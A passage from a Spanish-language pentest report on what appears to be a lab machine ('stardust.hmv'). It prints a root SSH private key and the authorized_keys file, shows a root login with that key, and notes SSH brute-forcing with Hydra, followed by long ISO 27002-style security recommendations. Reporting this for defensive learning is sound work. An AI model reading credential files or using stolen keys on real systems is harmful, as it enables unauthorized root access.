ZzvYxBy+Q0uOL5Ng0HNKNOLfp10DaWYXNzy2R8ya+aVGXn+CJSPYwulZ6L3ON3isJfhu12
+67Ux6m4HsKAcvtz56p2GSLzr/kG454oy6sem5/tH1KXPCojS1x3huM2pqX9/NgXay767L
+0GoF317Tsc7eXb0IbjCmaqh0uVFxc6HtKLzkeJWu0hf6pwZwkmrZAwSuoZzJCQa4KLex2
JdI7r9oqGFjTu/18AT6PHup3NUxfEMC0mWcYNgI6qmX/moP/3sUcPn9iZ2nrcqADi5paXF
9UUamdIfEuo+HtvNV/DSF9SC2eJQ45MMNqX3dyuSDqodBhi2noR8DyIocS+FiKG8o72ex2
R3SPuErM26JelrQUT8o4+qd5bJE1adKiWivay/oyD8Va0mIPr0+FbFQxVMwIuE97ZpAAAA
wBRzCAHqogqKTvao1pFA4+WhWfgnP4Tm0Sg6LofP1fMUnG6qhyv1A9Wup0/lvIvNlq0b5u
YcopISugxkJhN1d7BxbI5Xo5lacg9GHeXKxuEeDyyFq2gh8axoGQt3Z6vxyowRHWxtMXl
6i+N3JxH/gfEx87LUuDKBMLv9em+1e0rdToIsfVxKHfJM6mbPeXYkpc59JsX/xTjDZ12ED
8CewwRbnMHXxcYICPcL3soqcnLgCvGTyvnSRSoZttZ3D36dQAAAMEA/DricvNGIpnJp4tn
fGHOGwgIzGTZx8wHHoMK8yD+5laaRinwFLAMPZ/4fIbo1Pbqiet2mDHK3EhV7xvX0V8F6
Yo16uE6xo0ltBWYFDVTufLW3s0+6VxVxbJVrLGMqRiQ5Gua2BqhZC5WLH7cP6gUYhZZWYK
XSULtXQIIrEbDjQ8M1mgLXOQXIM64yff31yp5pJsxq0ioKVWPG59TDZ0ztosY1leHwA7sa
KDxvRmXVJZLxdmpoaDgWwqESxF/tQ3AAAAwQDNobeQ0Hk0JqVm1ztzn2EvWVWZLWXDGxJ
k+XQmxdpumpyJUJQpvJrRuBIj5U7l+iWPSiBAPNJAPletmrMmky2j5I1U0/0EVJRjNBuXnV
LPp7ICN1qcEp00Q2ZS9t3bUK8sYstqv2vtCPFTfv2+9DP34xZGuzu6SjMsc6I+lsmVeI+p
tFsU7qe68sL5VnMWNiCVGHQ4FKqYBxzDRloZ40J1KXSi0CLXy5N3FFHovcTewhXwJ1YoMa
14kVDKwVm19UAAAAARcm9vdEBzdGFyZHVzdC5obXYBAg==
-----END OPENSSH PRIVATE KEY-----
```

Ilustración 33- Clave privada

Y la llave pública.

```
tallv@stardust:/tmp/root/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQKmn07PYD4lVsUmOC0L6J0R99qG12G6YZH
20QeaEx98YJ6t0Zee7MdNiw154AVS/Q08lfWJDUS7Wo+wf0UfEuYR/APuRkesxztGqxnQ1j9
PDvTSzyY4cbw87iI0oxYd1PZqM2eq+HvboZk3Qd9Thi0SC67Po4PewAVkTMxKxH5XvAlidY
03noWq5/HXS3uBSYMPpju3YWurWz8oDVsCCTfvJ9xWkteGAP6vCYtEweEIHCzepA1dbknMP
EXoHTIzo+P8U9M0x4Tol0eFzN6oB2nNoOQeMvBRcF9fnkrKL1XjidyYOVoGbFm5Ktqj38vH2
ebECLXRY1AjmGQFuU5chtAl4YpX1RBJeW8ImwNdGl+vsXNwsR9P+2twOktfCGEGC9xqlYK41
TR9bry89Ik1o9xNDH9tvhT2Sd2d/erbVjmh0p3/E1q6E0l3KuwYrJRjycteQeic2Xj7wtgX
/2y8DY1gRt+EGBGN/WWyVTksi5iDxpFDDEynb+nvFkzGwsM= root@stardust.hmv
```

Ilustración 34- Clave pública



Teniendo el fichero de la clave privada es posible iniciar sesión al servidor vía SSH como usuario root sin conocer la contraseña.

```
(root@Gonzalo)~[~kali]
# cd Downloads

(root@Gonzalo)~[~kali/Downloads]
# ls
authorized_keys  id_rsa

(root@Gonzalo)~[~kali/Downloads]
# ssh -i id_rsa root@192.168.22.15
Linux stardust.hmv 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 13 21:14:55 2024 from 192.168.22.4
root@stardust:~#
```

*Ilustración 35-Acceso con clave privada*

## 9. CONCLUSIONES

En conclusión, el análisis de pentesting realizado ha evidenciado una serie de deficiencias en la configuración de seguridad que requieren atención inmediata. La capacidad de acceder a la primera flag, a pesar de estar ubicada en un archivo en el cual no teníamos privilegios, señala una debilidad en el control de acceso y la gestión de permisos en el sistema de archivos. Esto subraya la necesidad de revisar y reforzar las políticas de seguridad de archivos para garantizar que solo los usuarios autorizados puedan acceder a información sensible.

Además, el hecho de haber obtenido las credenciales mediante un ataque de fuerza bruta a través del protocolo SSH utilizando la herramienta Hydra resalta la vulnerabilidad de las contraseñas débiles o predecibles y la importancia de implementar medidas de autenticación robustas, como el uso de autenticación de dos factores o el establecimiento de políticas de contraseñas más estrictas.

Es esencial que se tomen acciones correctivas inmediatas para abordar estas vulnerabilidades identificadas y fortalecer la postura de seguridad del sistema.

En última instancia, la conclusión del informe destaca la importancia de adoptar un enfoque proactivo hacia la seguridad cibernética y de mantener una vigilancia constante sobre la infraestructura de TI para proteger los activos digitales de la organización contra amenazas potenciales.

## 10. RECOMENDACIONES

### Eliminar información (tickets)

#### Control

La información almacenada en sistemas, dispositivos o cualquier otro medio de almacenamiento de información deberá eliminarse cuando ya no sea necesaria.

#### Objetivo

Para evitar la exposición innecesaria de información confidencial y cumplir con los requisitos legales, estatutarios, reglamentarios y contractuales de eliminación de la información.

#### Guía General

La información confidencial no debe conservarse por más tiempo del necesario para reducir el riesgo de divulgación no deseada.

Al eliminar información sobre sistemas, aplicaciones y servicios, se debe considerar lo siguiente:

a) seleccionar un método de eliminación (por ejemplo, sobreescritura electrónica o borrado criptográfico) de acuerdo

con los requisitos comerciales y teniendo en cuenta las leyes y regulaciones pertinentes;

b) registrar los resultados de la eliminación como prueba;

c) cuando utilice proveedores de servicios de eliminación de información, obtener de ellos pruebas de eliminación de información.

Cuando terceros almacenen la información de la organización en su nombre, la organización debe considerar la inclusión de requisitos sobre la eliminación de información en los acuerdos con terceros para hacer cumplirlos durante y después de la terminación de dichos servicios.

#### Métodos de eliminación

De acuerdo con la política temática específica de la organización sobre retención de datos y teniendo en cuenta la legislación y las regulaciones pertinentes, la información confidencial debe eliminarse cuando ya no sea necesaria, mediante:



- a) configurar sistemas para destruir de forma segura información cuando ya no sea necesaria (por ejemplo, después de un período definido sujeto a la política específica del tema sobre retención de datos o mediante solicitud de acceso del sujeto);
- b) eliminar versiones obsoletas, copias y archivos temporales dondequiera que se encuentren;
- c) utilizar software de eliminación seguro y aprobado para eliminar permanentemente información y ayudar a garantizar que la información no se pueda recuperar mediante el uso de herramientas forenses o de recuperación especializadas;
- d) utilizar proveedores aprobados y certificados de servicios de eliminación segura;
- e) utilizar mecanismos de eliminación apropiados para el tipo de medio de almacenamiento que se desecha (por ejemplo, desmagnetización de unidades de disco duro y otros medios de almacenamiento magnéticos).

Cuando se utilizan servicios en la nube, la organización debe verificar si el método de eliminación proporcionado por el proveedor de servicios en la nube es aceptable y, si es el caso, la organización debe usarlo o solicitar que el proveedor de servicios en la nube elimine la información. Estos procesos de eliminación deben automatizarse de acuerdo con políticas específicas del tema, cuando estén disponibles y sean aplicables. Dependiendo de la sensibilidad de la información eliminada, los registros pueden rastrear o verificar que estos procesos de eliminación hayan ocurrido.

Para evitar la exposición involuntaria de información confidencial cuando el equipo se devuelve a los proveedores, la información confidencial debe protegerse eliminando los almacenamientos auxiliares (por ejemplo, unidades de disco duro) y la memoria antes de que el equipo abandone las instalaciones de la organización.

Teniendo en cuenta que el borrado seguro de algunos dispositivos (por ejemplo, teléfonos inteligentes) sólo puede lograrse mediante la destrucción o el uso de las funciones integradas en estos dispositivos (por ejemplo, "restaurar la configuración de fábrica"), la organización debe elegir el método adecuado según la clasificación de la información manejada por tales dispositivos.

Se deben aplicar las medidas de control descritas para destruir físicamente el dispositivo de almacenamiento y eliminar simultáneamente la información que contiene.

Un registro oficial de eliminación de información es útil a la hora de analizar la causa de un posible evento de fuga de información.

Otra información

La información sobre la eliminación de datos de usuario en servicios en la nube se puede encontrar en ISO/IEC 27017.

La información sobre la eliminación de PII se puede encontrar en ISO/IEC 27555.

## Protección contra malware (XSS)

### Control

La protección contra el malware debe implementarse y respaldarse mediante una adecuada concienciación de los usuarios.

### Objetivo

Garantizar que la información y otros activos asociados estén protegidos contra el malware.

### Guía

La protección contra el malware debe basarse en software de detección y reparación de malware, concienciación sobre la seguridad de la información, acceso adecuado al sistema y controles de gestión de cambios. El uso exclusivo de software de detección y reparación de malware no suele ser adecuado. Se deben considerar las siguientes orientaciones:

- a) implementar reglas y controles que impidan o detecten el uso de software no autorizado [p. ej. lista de aplicaciones permitidas (es decir, utilizando una lista que proporciona aplicaciones permitidas)];
- b) implementar controles que prevengan o detecten el uso de sitios web maliciosos conocidos o sospechosos (por ejemplo, listas de bloqueo);
- c) reducir las vulnerabilidades que pueden ser explotadas por malware [p. ej. a través de la gestión técnica de la vulnerabilidad];
- d) realizar validaciones automatizadas periódicas del software y el contenido de datos de los sistemas, especialmente para los sistemas que soportan procesos comerciales críticos; investigar la presencia de archivos no aprobados o modificaciones no autorizadas;
- e) establecer medidas de protección contra los riesgos asociados con la obtención de archivos y software ya sea desde o a través de redes externas o en cualquier otro medio;
- f) instalar y actualizar periódicamente software de detección y reparación de malware para escanear computadoras y medios de almacenamiento electrónico. Realizar exploraciones periódicas que incluyan:
  - 1) escanear cualquier dato recibido a través de redes o mediante cualquier forma de medio de almacenamiento electrónico, en busca de malware antes de su uso;

2) escanear archivos adjuntos y descargas de correo electrónico y mensajería instantánea en busca de malware antes de su uso. Realizar este escaneo en diferentes lugares (por ejemplo, en servidores de correo electrónico, computadoras de escritorio) y al ingresar a la red de la organización;

3) escanear páginas web en busca de malware cuando se accede a ellas;

g) determinar la ubicación y configuración de las herramientas de detección y reparación de malware en función de los resultados de la evaluación de riesgos y considerar:

1) principios de defensa en profundidad donde serían más efectivos. Por ejemplo, esto puede conducir a la detección de malware en una puerta de enlace de red (en varios protocolos de aplicación como correo electrónico, transferencia de archivos y web), así como en servidores y dispositivos finales de usuario;

2) las técnicas evasivas de los atacantes (por ejemplo, el uso de archivos cifrados) para entregar malware o el uso de protocolos de cifrado para transmitir malware;

h) cuidar de proteger contra la introducción de malware durante los procedimientos de mantenimiento y emergencia, que pueden eludir los controles normales contra el malware;

i) implementar un proceso para autorizar deshabilitar temporal o permanentemente algunas o todas las medidas contra el malware, incluidas las autoridades de aprobación de excepciones, la justificación documentada y la fecha de revisión. Esto puede ser necesario cuando la protección contra malware interrumpe las operaciones normales;

j) preparar planes apropiados de continuidad del negocio para recuperarse de ataques de malware, incluyendo todas las copias de seguridad de datos y software necesarias (incluidas las copias de seguridad en línea y fuera de línea) y las medidas de recuperación;

k) aislar entornos donde puedan ocurrir consecuencias catastróficas;

l) definir procedimientos y responsabilidades para abordar la protección contra malware en los sistemas, incluida la capacitación en su uso, informes y recuperación de ataques de malware;

m) brindar concientización o capacitación a todos los usuarios sobre cómo identificar y potencialmente mitigar la recepción, el envío o la instalación de correos electrónicos, archivos o programas infectados con malware [la información recopilada en n) y o) se

puede utilizar para garantizar la concientización y la formación se mantienen actualizadas];

n) implementar procedimientos para recopilar periódicamente información sobre nuevo malware, como suscribirse a listas de correo o revisar sitios web relevantes;

o) verificar que la información relacionada con el malware, como los boletines de advertencia, provenga de fuentes calificadas y acreditadas (por ejemplo, sitios de Internet confiables o proveedores de software de detección de malware) y sea precisa e informativa.

### Otra información

No siempre es posible instalar software que proteja contra malware en algunos sistemas (por ejemplo, algunos sistemas de control industrial). Algunas formas de malware infectan los sistemas operativos y las computadoras firmware de modo que los controles de malware comunes no puedan limpiar el sistema y una nueva imagen completa del software del sistema operativo y, a veces, el firmware de la computadora son necesarios para regresar a un estado seguro.

## Derechos de acceso privilegiados

### Control

La asignación y el uso de derechos de acceso privilegiados deben restringirse y gestionarse.

### Propósito

Para garantizar que solo los usuarios autorizados, los componentes de software y los servicios reciban derechos de acceso privilegiados.

### Guía

La asignación de derechos de acceso privilegiados debe controlarse a través de un proceso de autorización de acuerdo con la política específica del tema pertinente sobre el control de acceso. Se debe tener en cuenta lo siguiente:

- a) identificar a los usuarios que necesitan derechos de acceso privilegiados para cada sistema o proceso (por ejemplo, sistemas operativos, sistemas de gestión de bases de datos y aplicaciones);
- b) asignar derechos de acceso privilegiados a los usuarios según sea necesario y evento por evento en línea con la política específica del tema sobre control de acceso (es decir, solo para personas con la competencia necesaria para llevar a cabo actividades que requieran acceso privilegiado y basadas en el requisito mínimo para sus funciones funcionales);
- c) mantener un proceso de autorización (es decir, determinar quién puede aprobar los derechos de acceso privilegiados, o no otorgar derechos de acceso privilegiados hasta que se complete el proceso de autorización) y un registro de todos los privilegios asignados;
- d) definir e implementar los requisitos para la expiración de los derechos de acceso privilegiados;
- e) tomar medidas para garantizar que los usuarios sean conscientes de sus derechos de acceso privilegiados y cuándo están en modo de acceso privilegiado. Las posibles medidas incluyen el uso de identidades de usuario específicas, configuraciones de interfaz de usuario o incluso equipos específicos;
- f) los requisitos de autenticación para los derechos de acceso privilegiados pueden ser más altos que los requisitos para los derechos de acceso normales. La reautenticación o la intensificación de la autenticación puede ser necesaria antes de trabajar con derechos de acceso privilegiados;

- g) regularmente, y después de cualquier cambio organizativo, revisar a los usuarios que trabajan con derechos de acceso privilegiados para verificar si sus deberes, funciones, responsabilidades y competencias aún los califican para trabajar con derechos de acceso privilegiados;
- h) establecer reglas específicas para evitar el uso de ID de usuario de administración genérica (como "root"), dependiendo de las capacidades de configuración de los sistemas. Administrar y proteger la información de autenticación de dichas identidades;
- i) otorgar acceso privilegiado temporal solo durante el período de tiempo necesario para implementar cambios o actividades aprobados (por ejemplo, para actividades de mantenimiento o algunos cambios críticos), en lugar de otorgar permanentemente derechos de acceso privilegiados. Esto a menudo se conoce como procedimiento de rotura de vidrio, y a menudo está automatizado por tecnologías de gestión de acceso de privilegios;
- j) registrar todo el acceso privilegiado a los sistemas con fines de auditoría;
- k) no compartir o vincular identidades con derechos de acceso privilegiados a varias personas, asignando a cada persona una identidad separada que permite asignar derechos de acceso privilegiados específicos. Las identidades se pueden agrupar (por ejemplo, definiendo un grupo de administradores) para simplificar la gestión de los derechos de acceso privilegiados;
- l) solo se utilizan identidades con derechos de acceso privilegiados para llevar a cabo tareas administrativas y no para tareas generales diarias [es decir, comprobar el correo electrónico, acceder a la web (los usuarios deben tener una identidad de red normal separada para estas actividades)].

### Otra información

Los derechos de acceso privilegiados son los derechos de acceso proporcionados a una identidad, un rol o un proceso que permite la realización de actividades que los usuarios o procesos típicos no pueden realizar. Los roles de administrador del sistema suelen requerir derechos de acceso privilegiados. El uso inadecuado de los privilegios de administrador del sistema (cualquier característica o instalación de un sistema de información que permita al usuario anular los controles del sistema o de la aplicación) es un factor importante que contribuye a los fallos o infracciones de los sistemas. Se puede encontrar más información relacionada con la gestión del acceso y la gestión segura del acceso a la información y a los recursos de tecnologías de la información y las comunicaciones en ISO/IEC 29146.

## Gestión de vulnerabilidades técnicas

### Control

Se debe obtener información sobre las vulnerabilidades técnicas de los sistemas de información en uso, se debe evaluar la exposición de la organización a dichas vulnerabilidades y se deben tomar las medidas apropiadas.

### Objetivo

Para evitar la explotación de vulnerabilidades técnicas.

### Guía

#### Identificación de vulnerabilidades técnicas

La organización debe tener un inventario preciso de los activos como requisito previo para una gestión técnica eficaz de la vulnerabilidad; el inventario debe incluir el proveedor de software, el nombre del software, los números de versión, el estado actual de implementación (por ejemplo, qué software está instalado en qué sistemas) y las personas dentro de la organización responsables del software.

Para identificar vulnerabilidades técnicas, la organización debe considerar:

- a) definir y establecer las funciones y responsabilidades asociadas con la gestión técnica de la vulnerabilidad, incluido el monitoreo de la vulnerabilidad, la evaluación del riesgo de vulnerabilidad, la actualización, el seguimiento de activos y cualquier responsabilidad de coordinación requerida;
  - b) para software y otras tecnologías, identificar recursos de información que se utilizarán para identificar vulnerabilidades técnicas relevantes y mantener la conciencia sobre ellas. Actualizar la lista de recursos de información en función de cambios en el inventario o cuando se encuentren otros recursos nuevos o útiles;
  - c) exigir a los proveedores de sistemas de información (incluidos sus componentes) que garanticen la presentación de informes, el manejo y la divulgación de vulnerabilidades, incluidos los requisitos de los contratos aplicables;
  - d) utilizar herramientas de escaneo de vulnerabilidades adecuadas para las tecnologías en uso para identificar vulnerabilidades
- y verificar si el parche de vulnerabilidades fue exitoso;
- e) realizar pruebas de penetración o evaluaciones de vulnerabilidad planificadas, documentadas y repetibles por personas competentes y autorizadas para apoyar la



identificación de vulnerabilidades. Tener precaución ya que tales actividades pueden comprometer la seguridad del sistema;

f) rastrear el uso de bibliotecas de terceros y código fuente para detectar vulnerabilidades. Esto debería incluirse en la codificación segura.

La organización debería desarrollar procedimientos y capacidades para:

a) detectar la existencia de vulnerabilidades en sus productos y servicios incluyendo cualquier componente externo utilizado en estos;

b) recibir informes de vulnerabilidad de fuentes internas o externas.

La organización debe proporcionar un punto de contacto público como parte de una política temática específica sobre divulgación de vulnerabilidades para que los investigadores y otras personas puedan informar problemas. La organización debe establecer procedimientos de notificación de vulnerabilidades, formularios de notificación en línea y hacer uso de foros de intercambio de información o inteligencia sobre amenazas adecuados. La organización también debería considerar programas de recompensas por errores donde se ofrecen recompensas como incentivo para ayudar a las organizaciones a identificar vulnerabilidades con el fin de remediarlas adecuadamente. La organización también debería compartir información con organismos industriales competentes u otras partes interesadas.

#### Evaluación de vulnerabilidades técnicas

Para evaluar las vulnerabilidades técnicas identificadas, se deben considerar las siguientes pautas:

a) analizar y verificar informes para determinar qué respuesta y actividad de remediación se necesita;

b) una vez identificada una potencial vulnerabilidad técnica, identificar los riesgos asociados y las acciones a tomar. Tales acciones pueden implicar la actualización de sistemas vulnerables o la aplicación de otros controles.

#### Tomar medidas apropiadas para abordar las vulnerabilidades técnicas

Se debe implementar un proceso de gestión de actualizaciones de software para garantizar que se instalen los parches aprobados y las actualizaciones de aplicaciones más actualizadas para todo el software autorizado. Si son necesarios cambios, se debe conservar el software original y aplicar los cambios a una copia designada. Todos los cambios deben probarse y documentarse completamente, de modo que puedan volver a aplicarse, si es necesario, a futuras actualizaciones de software. Si es necesario, las

modificaciones deben ser probadas y validadas por un organismo de evaluación independiente.

Se deben considerar las siguientes pautas para abordar las vulnerabilidades técnicas:

- a) tomar medidas apropiadas y oportunas en respuesta a la identificación de posibles vulnerabilidades técnicas; definir un cronograma para reaccionar ante notificaciones de vulnerabilidades técnicas potencialmente relevantes;
- b) dependiendo de la urgencia de abordar una vulnerabilidad técnica, llevar a cabo la acción de acuerdo con los controles relacionados con la gestión de cambios o siguiendo los procedimientos de respuesta a incidentes de seguridad de la información;
- c) utilizar únicamente actualizaciones de fuentes legítimas (que pueden ser internas o externas a la organización);
- d) probar y evaluar las actualizaciones antes de instalarlas para garantizar que sean efectivas y no produzcan efectos secundarios que no puedan tolerarse [es decir, si hay una actualización disponible, evaluar los riesgos asociados con la instalación de la actualización (los riesgos que plantea la vulnerabilidad deben compararse con el riesgo de instalar la actualización)];
- e) abordar primero los sistemas de alto riesgo;
- f) desarrollar soluciones (normalmente actualizaciones o parches de software);
- g) prueba para confirmar si la remediación o mitigación es efectiva;
- h) proporcionar mecanismos para verificar la autenticidad de la remediación;
- i) si no hay ninguna actualización disponible o no se puede instalar la actualización, considerando otros controles, tales como:
  - 1) aplicar cualquier solución alternativa sugerida por el proveedor de software u otras fuentes relevantes;
  - 2) desactivar servicios o capacidades relacionados con la vulnerabilidad;
  - 3) adaptar o agregar controles de acceso (por ejemplo, cortafuegos) en los límites de la red;
  - 4) proteger los sistemas, dispositivos o aplicaciones vulnerables contra ataques mediante la implementación de filtros de tráfico adecuados (a veces llamados parches virtuales);
  - 5) aumentar la vigilancia para detectar ataques reales;

#### 6) sensibilización sobre la vulnerabilidad.

Para el software adquirido, si los proveedores publican periódicamente información sobre actualizaciones de seguridad para su software y brindan la posibilidad de instalar dichas actualizaciones automáticamente, la organización debe decidir si utiliza la actualización automática o no.

#### Otras Consideraciones

Se debe mantener un registro de auditoría de todos los pasos realizados en la gestión de la vulnerabilidad técnica.

El proceso de gestión de la vulnerabilidad técnica debe ser monitoreado y evaluado periódicamente para garantizar su eficacia y eficiencia.

Un proceso eficaz de gestión de vulnerabilidades técnicas debe estar alineado con las actividades de gestión de incidentes, para comunicar datos sobre vulnerabilidades a la función de respuesta a incidentes y proporcionar procedimientos técnicos que se llevarán a cabo en caso de que ocurra un incidente.

Cuando la organización utiliza un servicio en la nube proporcionado por un proveedor de servicios en la nube externo, el proveedor de servicios en la nube debe garantizar la gestión de la vulnerabilidad técnica de los recursos del proveedor de servicios en la nube. Las responsabilidades del proveedor de servicios en la nube para la gestión de vulnerabilidades técnicas deben ser parte del acuerdo de servicios en la nube y esto debe incluir procesos para informar las acciones del proveedor de servicios en la nube relacionadas con las vulnerabilidades técnicas. Para algunos servicios en la nube, existen responsabilidades respectivas para el proveedor de servicios en la nube y el cliente del servicio en la nube. Por ejemplo, el cliente del servicio en la nube es responsable de la gestión de la vulnerabilidad de sus propios activos utilizados para los servicios en la nube.

#### Otra información

La gestión de la vulnerabilidad técnica puede verse como una subfunción de la gestión de cambios y, como tal, puede aprovechar los procesos y procedimientos de gestión de cambios.

Existe la posibilidad de que una actualización no solucione el problema adecuadamente y tenga efectos secundarios negativos. Además, en algunos casos, no es fácil desinstalar una actualización una vez que se ha aplicado.

Si no es posible realizar pruebas adecuadas de las actualizaciones (por ejemplo, debido a costos o falta de recursos), se puede considerar un retraso en la actualización para

evaluar los riesgos asociados, en función de la experiencia informada por otros usuarios. El uso de ISO/IEC 27031 puede resultar beneficioso.

Cuando se producen parches o actualizaciones de software, la organización puede considerar proporcionar un proceso de actualización automatizado en el que estas actualizaciones se instalen en los sistemas o productos afectados sin la necesidad de intervención del cliente o usuario. Si se ofrece un proceso de actualización automatizado, puede permitir al cliente o usuario elegir una opción para desactivar la actualización automática o controlar el momento de la instalación de la actualización.

Cuando el proveedor proporciona un proceso de actualización automatizado y las actualizaciones se pueden instalar en los sistemas o productos afectados sin necesidad de intervención, la organización determina si aplica el proceso automatizado o no. Una razón para no elegir la actualización automática es mantener el control sobre cuándo se realiza la actualización. Por ejemplo, un software utilizado para una operación comercial no se puede actualizar hasta que se haya completado la operación.

Una debilidad del escaneo de vulnerabilidades es que es posible que no tenga en cuenta completamente la defensa en profundidad:

Dos contramedidas que siempre se invocan en secuencia pueden tener vulnerabilidades que están enmascaradas por las fortalezas del otro. La contramedida compuesta no es vulnerable, mientras que una vulnerabilidad

El escáner puede informar que ambos componentes son vulnerables. Por lo tanto, la organización debe cuidar en la revisión y acción sobre los informes de vulnerabilidad.

Muchas organizaciones suministran software, sistemas, productos y servicios no sólo dentro de la organización sino también a partes interesadas como clientes, socios u otros usuarios. Estos softwares, sistemas, los productos y servicios pueden tener vulnerabilidades de seguridad de la información que afectan la seguridad de los usuarios.

Las organizaciones pueden publicar medidas correctivas y divulgar información sobre vulnerabilidades a los usuarios (normalmente a través de un aviso público) y proporcionar información adecuada para los servicios de bases de datos de vulnerabilidades de software.

Para obtener más información relacionada con la gestión de vulnerabilidades técnicas al utilizar la computación en la nube, consulte la serie ISO/IEC 19086 e ISO/IEC 27017.

ISO/IEC 29147 proporciona información detallada sobre cómo recibir informes de vulnerabilidad y publicarlos. avisos de vulnerabilidad. ISO/IEC 30111 proporciona información detallada sobre el manejo y la resolución de vulnerabilidades reportadas.

## Prevención de fuga de datos

### Control

Se deben aplicar medidas de prevención de fuga de datos a sistemas, redes y cualquier otro dispositivo que procese, almacene o transmita información confidencial.

### Objetivo

Detectar y prevenir la divulgación y extracción no autorizada de información por parte de individuos o sistemas.

### Guía

La organización debería considerar lo siguiente para reducir el riesgo de fuga de datos:

- a) identificar y clasificar información para proteger contra fugas (por ejemplo, información personal, modelos de precios y diseños de productos);
- b) monitorear los canales de fuga de datos (por ejemplo, correo electrónico, transferencias de archivos, dispositivos móviles y dispositivos de almacenamiento portátiles);
- c) actuar para evitar la filtración de información (por ejemplo, poner en cuarentena correos electrónicos que contengan información confidencial).

Se deben utilizar herramientas de prevención de fuga de datos para:

- a) identificar y monitorear información sensible en riesgo de divulgación no autorizada (por ejemplo, en datos no estructurados en el sistema de un usuario);
- b) detectar la divulgación de información confidencial (por ejemplo, cuando la información se carga en servicios en la nube de terceros que no son de confianza o se envía por correo electrónico);
- c) bloquear acciones del usuario o transmisiones de red que expongan información confidencial (por ejemplo, impedir la copia de entradas de bases de datos en una hoja de cálculo).

La organización debe determinar si es necesario restringir la capacidad de un usuario para copiar, pegar o cargar datos en servicios, dispositivos y medios de almacenamiento fuera de la organización. Si ese es el caso, la organización debe implementar tecnología como herramientas de prevención de fuga de datos o la configuración de herramientas existentes que permitan a los usuarios ver y manipular datos mantenidos de forma remota, pero evitar copiar y pegar fuera del control de la organización.

Si se requiere la exportación de datos, se debe permitir al propietario de los datos aprobar la exportación y responsabilizar a los usuarios por sus acciones.

La toma de capturas de pantalla o fotografías de la pantalla debe abordarse mediante términos y condiciones de uso, capacitación y auditoría.

Cuando se realiza una copia de seguridad de los datos, se debe tener cuidado para garantizar que la información confidencial esté protegida mediante medidas como cifrado, control de acceso y protección física de los medios de almacenamiento que contienen la copia de seguridad.

También se debe considerar la prevención de fuga de datos para proteger contra las acciones de inteligencia de un adversario de obtener información confidencial o secreta (geopolítica, humana, financiera, comercial, científica o cualquier otra) que pueda ser de interés para el espionaje o pueda ser crítica para la comunidad. Las acciones de prevención de fuga de datos deben estar orientadas a confundir las decisiones del adversario, por ejemplo, reemplazando información auténtica con información falsa, ya sea como una acción independiente o como respuesta a las acciones de inteligencia del adversario. Ejemplos de este tipo de acciones son la ingeniería social inversa o el uso de honeypots para atraer atacantes.

### Otra información

Las herramientas de prevención de fuga de datos están diseñadas para identificar datos, monitorear su uso y movimiento y tomar medidas para evitar la fuga de datos (por ejemplo, alertar a los usuarios sobre su comportamiento riesgoso y bloquear la transferencia de datos a dispositivos de almacenamiento portátiles).

La prevención de la fuga de datos implica inherentemente monitorear las comunicaciones del personal y las actividades en línea y, por extensión, los mensajes de terceros, lo que plantea preocupaciones legales que deben considerarse antes de implementar herramientas de prevención de la fuga de datos. Existe una variedad de leyes relacionadas con la privacidad, la protección de datos, el empleo, la interceptación de datos y las telecomunicaciones que son aplicables al monitoreo y procesamiento de datos en el contexto de la prevención de la fuga de datos.

La prevención de la fuga de datos puede estar respaldada por controles de seguridad estándar, como políticas específicas de temas sobre control de acceso y gestión segura de documentos

## Actividades de seguimiento

### Control

Se deben monitorear las redes, los sistemas y las aplicaciones para detectar comportamientos anómalos y se deben tomar las acciones adecuadas para evaluar posibles incidentes de seguridad de la información.

### Objetivo

Detectar comportamientos anómalos y potenciales incidentes de seguridad de la información.

### Guía

El alcance y el nivel de monitoreo deben determinarse de acuerdo con los requisitos comerciales y de seguridad de la información y teniendo en cuenta las leyes y regulaciones pertinentes. Los registros de seguimiento deben mantenerse durante períodos de retención definidos.

Se debe considerar lo siguiente para su inclusión dentro del sistema de monitoreo:

- a) tráfico entrante y saliente de red, sistema y aplicación;
- b) acceso a sistemas, servidores, equipos de red, sistema de monitoreo, aplicaciones críticas, etc.;
- c) archivos de configuración de red y sistema de nivel crítico o de administrador;
- d) registros de herramientas de seguridad [p. ej. antivirus, IDS, sistema de prevención de intrusiones (IPS), filtros web, cortafuegos, prevención de fuga de datos];
- e) registros de eventos relacionados con la actividad del sistema y de la red;
- f) comprobar que el código que se está ejecutando está autorizado para ejecutarse en el sistema y que no ha sido manipulado (por ejemplo, mediante recompilación para agregar código adicional no deseado);
- g) uso de los recursos (por ejemplo, CPU, discos duros, memoria, ancho de banda) y su rendimiento.

La organización debe establecer una línea de base de comportamiento normal y monitorear con respecto a esta línea de base para anomalías. Al establecer una línea de base, se debe considerar lo siguiente:

- a) revisar la utilización de los sistemas en períodos normales y pico;
- b) hora habitual de acceso, lugar de acceso, frecuencia de acceso de cada usuario o grupo de usuarios.

El sistema de monitoreo debe configurarse con respecto a la línea de base establecida para identificar comportamientos anómalos, tales como:

- a) terminación no planificada de procesos o solicitudes;
- b) actividad típicamente asociada con malware o tráfico proveniente de direcciones IP o dominios de red maliciosos conocidos (por ejemplo, aquellos asociados con servidores de comando y control de botnets);
- c) características de ataque conocidas (por ejemplo, denegación de servicio y desbordamientos de buffer);
- d) comportamiento inusual del sistema (por ejemplo, registro de pulsaciones de teclas, inyección de procesos y desviaciones en el uso de protocolos estándar);
- e) cuellos de botella y sobrecargas (por ejemplo, colas de red, niveles de latencia y fluctuaciones de la red);
- f) acceso no autorizado (real o intentado) a sistemas o información;
- g) escaneo no autorizado de aplicaciones, sistemas y redes comerciales;
- h) intentos exitosos y fallidos de acceder a recursos protegidos (por ejemplo, servidores DNS, portales web y sistemas de archivos);
- i) comportamiento inusual del usuario y del sistema en relación con el comportamiento esperado.

Se debe utilizar un seguimiento continuo a través de una herramienta de seguimiento. El seguimiento debe realizarse en tiempo real o en intervalos periódicos, sujeto a las necesidades y capacidades de la organización. Las herramientas de monitoreo deben incluir la capacidad de manejar grandes cantidades de datos, adaptarse a un panorama de amenazas en constante cambio y permitir notificaciones en tiempo real. Las herramientas también deberían poder reconocer firmas y datos específicos o patrones de comportamiento de redes o aplicaciones.

